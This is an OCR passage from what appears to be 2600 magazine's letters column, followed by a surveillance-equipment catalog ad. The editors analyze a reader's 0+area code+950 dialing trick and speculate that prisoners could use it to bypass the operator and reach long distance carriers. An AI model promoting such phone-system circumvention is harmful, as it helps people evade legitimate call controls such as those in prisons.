
(continued from page 3-52)

Dear SF:

When you first told us, we tried it out and it did everything you said. We were thrilled beyond all belief! We thought that you had uncovered an expensive ploy by AT&T to use their muscle to push long distance companies out of the market or, perhaps, the most amazing example of corporate oversight to come out of the divestiture.

Then, we decided to think. The technique worked to area codes 706 and 900, and this told us right away that you were not reaching those area codes. We have concluded that this nifty feature you have found is an example of your local phone system converting 0+area code+950+xxxx to 950+xxxx. This means that your call was not made through a long distance U.S. Tel tone but a local one instead, and you paid the long distance rate for your call. But the conversion of 0-plus calls into a free local call (950+) may mean that prisoners, who are only allowed to dial "0" as their first digit, in order to make a collect call, might be able to bypass the operator and dial a long distance company using this method.

On another note, if you are having trouble with touch-tones that cut off after you connect to your number, try dialing your number with operator assistance. This usually prevents the tones from cutting out.



2600: Join The Movement

EQUIPMENT

Security, Privacy, Police

Surveillance, Countermeasures, Telephone

BOOKS

Plans, Secret Reports, Forbidden Knowledge

•••

SEND $20.00 FOR LARGE CATALOG AND ONE YEAR UPDATES

SHERWOOD COMMUNICATIONS

Philmont Commons

2789 Philmont Avenue Suite #108T

Huntingdon Valley, PA 19006